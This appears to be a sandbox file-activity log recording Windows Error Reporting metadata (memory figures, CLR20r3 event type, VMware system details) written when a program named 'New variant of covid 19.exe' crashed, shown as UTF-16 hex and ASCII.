C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 35 00 39 00 30 00 36 00 31 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.5.9.0.6.1.7.6.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 37 00 36 00 39 00 32 00 31 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.1.7.6.9.2.1.6.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 32 00 31 00 32 00 39 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.0.2.1.2.9.6.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 37 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.0.0.8.7.3.6.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 39 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.9.4.4.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 30 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.0.8.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 36 00 33 00 33 00 39 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.0.6.3.3.9.8.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 33 00 32 00 32 00 37 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.3.2.2.7.5.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 36 00 33 00 33 00 39 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.0.6.3.3.9.8.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.C.L.R.2.0.r.3.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	9	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	18	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	104	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 4e 00 65 00 77 00 20 00 76 00 61 00 72 00 69 00 61 00 6e 00 74 00 20 00 6f 00 66 00 20 00 63 00 6f 00 76 00 69 00 64 00 20 00 31 00 39 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.N.e.w. .v.a.r.i.a.n.t. .o.f. .c.o.v.i.d. .1.9...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	9	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6c 00 77 00 63 00 63 00 69 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.l.w.c.c.i.e.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 77 00 63 00 63 00 69 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.l.w.c.c.i.e.7.,.1.<./.S.y.s.t.e.m.P.r.o.d.u.c.t.N.a.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 33 00 39 00 38 00 39 00 34 00 35 00 34 00 2e 00 42 00 36 00 34 00 2e 00 31 00 39 00 30 00 36 00 31 00 39 00 30 00 35 00 33 00 38 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.B.I.O.S.V.e.r.s.i.o.n.>.V.M.W.7.1...0.0.V...1.3.9.8.9.4.5.4...B.6.4...1.9.0.6.1.9.0.5.3.8.<./.B.I.O.S.V.e.r.s.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 35 00 33 00 38 00 33 00 37 00 33 00 30 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.D.a.t.e.>.1.5.5.3.8.3.7.3.0.5.<./.O.S.I.n.s.t.a.l.l.D.a.t.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<.O.S.I.n.s.t.a.l.l.T.i.m.e.>.2.0.1.9.-.0.6.-.2.7.T.1.4.:.4.9.:.2.1.Z.<./.O.S.I.n.s.t.a.l.l.T.i.m.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<.T.i.m.e.Z.o.n.e.B.i.a.s.>.0.8.:.0.0.<./.T.i.m.e.Z.o.n.e.B.i.a.s.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.0.<./.U.E.F.I.S.e.c.u.r.e.B.o.o.t.E.n.a.b.l.e.d.>.	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6A1D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4840.tmp.WERInternalMetadata.xml	unknown	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<./.S.e.c.u.r.e.B.o.o.t.S.t.a.t.e.>.	success or wait	1	6A1D497A	unknown
